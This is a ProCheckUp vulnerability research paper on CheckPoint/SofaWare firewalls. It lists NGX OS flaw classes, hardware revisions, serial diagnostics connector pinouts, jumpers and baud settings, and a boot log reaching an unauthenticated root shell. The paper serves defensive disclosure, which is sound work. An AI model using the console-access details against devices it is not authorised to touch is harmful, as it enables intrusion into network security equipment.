ProCheckUp

CheckPoint/SofaWare Firewall Vulnerability Research

Richard Brain

3rd May 2011/28th October 2012

Table of Contents

Preface

This is one of a series of papers investigating selected security related hardware, particularly hardware which is commonly found within DMZ's (DeMilitarised Zones) or protecting the periphery of the DMZ such as firewalls.

The intent of these papers is to assist security professionals in coming to a better understanding of security related hardware, how it functions, the operating system used and if any of the type of vulnerabilities that were found to exist.

1 Introduction

This paper is the result of various security assessments performed on several CheckPoint/SofaWare firewalls in both a controlled (computer lab) and production environments during several penetration tests. Several different CheckPoint/SofaWare firewall models were purchased for testing in our computer lab. By having full access to the target devices, it becomes possible to discover new vulnerabilities that could be missed during a standard unauthenticated penetration test.

CheckPoint/SofaWare firewalls were chosen as they are popular compact UTM (Unified Threat Management) devices, commonly found deployed in corporate satellite offices sometimes even within private households.

SofaWare based firewalls have also been resold as SofaWare S-Box firewalls, Nokia IP30 or NEC SecureBlade 100. The @Office firewalls are sold as entry level devices, with the VPN-1 Edge X and UTM-1 EDGE sold as corporate solutions.

The CheckPoint/SofWare firewalls are designed as an all in one security and connectivity solution, for small office environments as UTM's they provided the following:-

Gateway antivirus: stopping virus and worms from reaching the network.
Firewall and IPS: providing a stateful inspection firewall and intrusion prevention system.
Connectivity: initially only VPN access was provided, though in later models connectivity expanded to include Wi-Fi and ASDL connectivity options. The later models even have USB ports so that they can act as print servers, or connect through external modems.

This paper describes the hardware and some technical details, along with the security vulnerabilities found to be present within the devices. The intent is to assist corporate security officers to understanding the risks when adding CheckPoint/SofaWare devices to their networks.













We found Embedded NGX OS which is the operating system that runs on the CheckPoint/SofaWare firewalls to be vulnerable to the following classes of vulnerabilities totalling nine new flaws in all:-

Local privileged access to admin credentials without authentication needed.
Unauthenticated information disclosure
Unauthenticated persistent Cross Site Scripting (XSS)
Unauthenticated reflective Cross Site Scripting (XSS)
Authenticated Cross Site Scripting and offsite redirection.

The persistent Cross Site Scripting flaws are particularly dangerous as the protective nature of the firewall can be subverted, placing at risk any internal network or wireless users who might be presented with malware laden pages hosted by the firewall a proof of concept is demonstrated later.

NGX OS software versions from 5.094 to 8.2.26 were tested, users of SofaWare firewalls are strongly recommended to upgrade past version 8.2.44 (released Oct/Dec 2011) which fixes these newly discovered issues.

1.2 Photographs of the hardware variations over time


SBX-133LHE-1		
SBX-166LHGE-2		
SBX-166LHGE-3		
SBX-166LHGE-4		
SBX-166LHGE-5		
SBX-166LHGE-6		

2 Hardware overview

The CheckPoint/SofaWare firewall family uses embedded CPU's based on the MIPs architecture, with the early models being based on a 133MHZ processor and the later ones up to a 200MHz processor.

The hardware comprises of a central processor, supported by typically 64MB of dynamic RAM and two flash RAM chips which are used to store the firmware.

Supporting the CPU is an Ethernet switch controller chip which manages the four Ethernet ports fitted, in later models a USB controller chip was added to which allowed USB printers and modems to be connected.










Increasing memory capacity



Of interest is the increasing amount of flash RAM fitted to store the operating system, with the earliest models unable to run the current firmware. The two flash RAM chips were found to be fitted of varying sizes depending on hardware revision (see below).


Revision (date)	Flash RAM 1 size	Flash RAM 2 size
SBX-133LHE-1 (2002)	256 Kbyte	8 Mbyte
SBX-166LHGE-2 (2004)	512 Kbyte	16 Mbyte
SBX-166LHGE-3 (2006)	512 Kbyte	32 Mbyte
SBX-166L HGE-4 (2005)	8 Mbyte	8 Mbyte
SBXW-166LHGE-5 (2006)	512 Kbyte	32 Mbyte
SBXW-166LHGE-6 (2007)	8 Mbyte	16 Mbyte

Hardware Specifications

Revision	Specification	
SBX-133LHE-1 Safe@Office 100	Toshiba TMPR3927AF 133MHZ MIPS processor Memory chips: 32 Mbyte dynamic RAM 2x M2V28S40ATP Ram (8M x 16) 8 Mbyte flash RAM K9F6408U0C (8Mx8) 256 Kbyte flash RAM 39VF200A (128K x 16) Support chips: KS8995 Ethernet switch controller. 2x RTL8100L 10/100MB Ethernet controller No serial or DMZ, just WAN Manufacture date: Oct 2002 Power: 9V AC @ 1.5A	 
SBX-166LHGE-2 Safe@Office 100B VPN-1 Edge X	Brecis MSP2100 170MHZ MIPS processor Memory chips: 64 Mbyte dynamic RAM 2x HY57V561620CT Ram (16M x 16) 16 Mbyte flash RAM K9F2808U0C/SDTNGAHE0-128 (16Mx8) 512 Kbyte flash RAM 29LV400BC (256K x 16) Support chips: KS8995X Ethernet switch. 3x IP101 Ethernet transceiver Manufacture date: approximately Jan 2004	

	(edge) and May 2005 (office) Power : 9V AC @ 1.5A	
SBX-166LHGE-3	Brecis MSP2100 170MHZ MIPS processor Memory chips: 64 Mbyte dynamic RAM 2x HY57V561620CT Ram (16M x 16) 32 Mbyte flash RAM K9F5608U0D (32Mx8) 512 Kbyte flash RAM 29LV400BC (256K x 16) Support chips: KS8995X Ethernet switch controller. 3x IP101 Ethernet transceiver Manufactured date: approximately April 2006 Power: 9V AC @ 1.5A	 
SBX-166LHGE-4 Safe@Office 200	Brecis MSP2100 170MHZ MIPS processor Memory chips: 64 Mbyte dynamic RAM 2x W982516CH Ram (16M x 16) 8 Mbyte flash RAM S29JL064H70T (4M x 16) 8 Mbyte flash RAM S29JL064H70T (4M x 16)	


	Support chips: IP175C Ethernet switch controller. 2x IP102 Ethernet transceiver Space for a USB controller and Wifi card and connectors. Manufacture date: approximately July 2005 Power: 5V DC @ 3A	
SBXWD-166LHGE-5 Safe@Office 500W VPN-1 Edge X	Cavium CN210-166 166MHZ MIPS processor Cavium CN210-200 200MHZ MIPS processor Memory chips: 64 Mbyte dynamic RAM 2x P2V56S40BTP Ram (16M x 16) 32 Mbyte flash RAM K9F5608U0D (32Mx8) 512 Kbyte flash RAM S29AL004D (256k x 16) Support chips: IP175C Ethernet switch controller. VT6212L USB controller Manufacture date: approximately December 2006 (Safe @Office) June 2007 (VPN Edge-X) April 2009 (UTM-1 EDGE) Power: 12V DC 1.5A	

SBXW-166LHGE-6 VPN-1 Edge W	Cavium CN210-200 200MHZ MIPS processor Memory chips: 64 Mbyte dynamic RAM 2x W9825G6CH Ram (16M x 16) 24 Mbyte flash RAM 3x S29JL064H70T (4M x 16) Support chips: IP175C Ethernet switch controller. VT6212L USB controller 2x IP101 Ethernet transceiver Manufacture date: approximately Jan 2007 Power: 5V DC 3A	

3 Diagnostics connector and Linux shell


All models of the CheckPoint/SofaWare firewall were found to support a Linux shell within the case, which directly connected to the serial port on the CPU. This provides direct access to the underlying Linux operating system, with SBOX-II operating systems (NGX versions after 5.094) running on Brecis or Cavium CPU's the console being password protected. NGX releases 5.094 and earlier had no password protection with immediate access given to the Linux operating system.

Diagnostics connector on hardware revisions from LHGE1 to LHGE5



3.2


Diagnostics connector on hardware revision LHGE6



The diagnostics connector has the following serial settings, which changed according to the hardware and or firmware used as per the following table. To enable diagnostics a jumper block needed to be shorted, for revision **LHGE1** a shorting jumper was not needed.


Hardware	Diag Conn	Enable Jumper	Baud	No of bits	Parity	Stop bits	Handshaking
LHGE1	J1	N/A	115200	8	N	1	Xon/Xoff
LHGE2	J2	JP3	57600	8	N	1	Xon/Xoff
LHGE3	J2	JP3	57600	8	N	1	Xon/Xoff
LHGE4	JP4	?	57600	8	N	1	Xon/Xoff
LHGE5	J3	J12	57600	8	N	1	Xon/Xoff
LHGE6	JP5	JP9	57600	8	N	1	Xon/Xoff

To connect the diagnostics connector, an easily available USB to TTL convertor based on the CP2102 chipset was used as pictured below:-



Version 5.0.94 boots into an interactive Linux shell, with later versions requiring authentication to gain access.


Version 5.0.94s interactive shell



```
<00:00:00>Info.: User Memory Pool Size Param = 1500K
<00:00:00>Info.: Kernel Memory Pool Size Param = 1500K
<00:00:00>Info.: Vendor Specific String Param = 'SBox-100'
<00:00:00>Info.: Vendor Version String Param = '1.0'
<00:00:00>Info.: InitXAlloc: Allocating 1500K of core memory  - Suceeded
<00:00:12>Info.: InitXAlloc: Allocating 1500K of core memory  - Suceeded
<00:00:12>Info.: FW1 Initialization Started
<00:00:12>Info.: CheckRAM(before fw_drv_ini)
<00:00:12>Info.: CheckRAM(after fw_drv_ini)
<00:00:12>Info.: FW1 Initialization Completed
<00:00:12>Debug: NORSfs_init: working on parameters block pair number 0
<00:00:12>Debug: NORfs_init: free offset = 1910
<00:00:12>Debug: /dev/rom1 is active
<00:00:12>Debug: NORSfs_init: working on parameters block pair number 1
<00:00:12>Debug: NORfs_init: free offset = 1670
<00:00:12>Debug: /dev/rom7 is active
<00:00:12>Debug: Loading persistent data: (current version=5.0.94s, stored vers)

#
#
# ls
bin          etc          lib          proc         sbin         usr
dev          home         lost+found   root         temp         var
#
```

